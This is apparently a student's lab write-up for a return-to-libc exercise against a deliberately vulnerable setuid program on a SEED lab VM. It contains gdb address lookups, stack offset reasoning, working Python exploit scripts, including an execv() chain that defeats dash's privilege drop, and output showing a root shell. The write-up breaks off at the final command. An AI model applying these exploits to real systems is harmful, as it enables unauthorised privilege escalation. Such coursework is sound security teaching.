Austin Leach


CIS 5627

Project 1


Return-to-libc

Task 1:

Using gdb to find the addresses of the system and exit functions. I set a break point in main with break main and then used run to go to the break point. Using p I found that system was at 0xf7e12420 and exit was at 0xf7e04f80




```
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/project1/retlib
```



```
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ 
```


Task 2:

I made an environment variable MYSHELL. I used the prtenv program in order to find the address of the environmental variable MYSHELL which contained the string "/bin/sh". I found that the address for MYSHELL is 0xffffd402. This is important because we need to use this address as an argument of the system() function so that it will launch a shell.




```
[09/17/23]seed@VM:~/.../project1$ export MYSHELL=/bin/sh
```

prtenv.c




```
#include <stdio.h>
void main() {
        char* shell = getenv("MYSHELL");
        if (shell)
                printf ("%x\n", (unsigned int)shell);
}
```




```
[09/17/23]seed@VM:~/.../project1$ ./prtenv
ffffd402
```

Task 3:

I figured out the values for X, Y, and Z by using the order of the stack layout. With the program retlib output the address of the buffer inside of bof() at 0xffffcd44. It also outputs the address of the previous frame pointer at 0xffffcd88. These two addresses are 0x44 away which is 68 bytes apart from each other so I needed to have 68 bytes to get to the previous frame pointer and then another 4 bytes to overwrite the previous frame pointer to get to the return address of bof(). This meant Y would be at 68+4 which is 72 bytes in the buffer would be the address of the system() call. Above that Z would be exit() which would run after the system() call. This would be at 68+8 which is 76. Above that would be X which contains the parameter that will be passed into system(). This would be at 68+12 which is 80 bytes into the buffer.




exploit.py below



```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 80
sh_addr = 0xffffd402       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 72
system_addr = 0xf7e12420    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 76
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

After this I was able to get a root shell.




```
[09/17/23]seed@VM:~/.../project1$ exploit.py
[09/17/23]seed@VM:~/.../project1$ ./retlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd44
Frame Pointer value inside bof():  0xffffcd88
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Attack variation 1:


After I changed the exploit to remove the address of the exit() function the program went to the root shell and then after exiting the shell it then resulted in a segmentation fault because there was no valid address for it to return to.

Modified exploit.py to remove the exit() address



```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 80
sh_addr = 0xffffd402      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 72
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 76
exit_addr = 0xaaaaaaaa     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```


Running program without exit() address in the buffer



```
[09/17/23]seed@VM:~/.../project1$ exploit.py
[09/17/23]seed@VM:~/.../project1$ ./retlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd44
Frame Pointer value inside bof():  0xffffcd88
# exit
Segmentation fault
```


Attack variation 2:

After changing the file name I also did not get the shell. I instead got a different error that looks like it did not read the entire "/bin/sh" string into the address where the parameter for system() is and instead only read the "h" part of the string. This is because the address of MYSHELL is in a different place because the program length affects where the environmental variables are loaded.


```
[09/17/23]seed@VM:~/.../project1$ exploit.py
[09/17/23]seed@VM:~/.../project1$ ./newretlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd34
Frame Pointer value inside bof():  0xffffcd78
zsh:1: command not found: h
```


In order to check how much the address changed when having a different length program name I renamed prtenv to newprtenv. When changing prtenv to be newprtenv in order to match the same length program name as newretlib is I found that the address of the environmental variable MYSHELL changed to 0xffffd3fc. The prtenv environmental variable MYSHELL address is at 0xffffd402. These addresses are 6 bytes apart and are the reason that the string "/bin/sh" only reads in "h" because the first 6 bytes of the string stored there are skipped and it only starts reading at the "h" in the string.

Addresses of MYSHELL from both newprtenv and prtenv



```
[09/17/23]seed@VM:~/.../project1$ ./newprtenv
ffffd3fc
[09/17/23]seed@VM:~/.../project1$ ./prtenv
ffffd402
```

Task 4:

In order to do this I needed an address for the string "-p" to pass into execv(). I made an environmental variable called DASHP=-p. Using the prtenv() function I found that the address for this variable was at 0xffffdcb4. The program provides the address of input[] in main with this being at 0xffffcd90. With the address of "/bin/sh" and "-p" I could do the attack using execv() to get around how dash was checking the UID.




Above is what the stack looks like for my exploit. I needed to first call execv() and then the return after execv() was done would be exit() on the stack. The first argument for execv() is the pathname of the file you want to execute, which in this case is "/bin/sh". The second argument is an array that contains the address of "/bin/sh", the address of "-p" and a null string. In my badfile at the end of it I added these so that they would be in the main input[] which I could then point to so that it would use the array that I made as argv[]. I did this with the following code in my exploit.



```python
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

# address of input[] inside main() which is my badfile input
input_addr = 0xffffcd90

U = 300
sh_addr = 0xffffd3f9      # The address of "/bin/sh"
content[U:U+4] = (sh_addr).to_bytes(4,byteorder='little')

V = 304
dashP_addr = 0xffffdcb4   # The address of "-p"
content[V:V+4] = (dashP_addr).to_bytes(4,byteorder='little')

W = 308
null = 0x00000000        # null string
content[W:W+4] = (null).to_bytes(4,byteorder='little')

X = 80
sh_addr = 0xffffd3f9      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 72
execv_addr = 0xf7e994b0   # The address of execv()
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')

Z = 76
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

A = 84
argv_address = input_addr+300      # The address of the start of argv[]
content[A:A+4] = (argv_address).to_bytes(4,byteorder='little')

```

After adding the array I wanted to pass as the 2nd argument to execv() at the end of the badfile all I had to do was point to the starting address of "/bin/sh" in my input which was the input[]


address + 300. After doing this when I ran the program I was able to get a root shell.



```
[09/20/23]seed@VM:~/.../project1$ task4exploit.py
[09/20/23]seed@VM:~/.../project1$ retlib
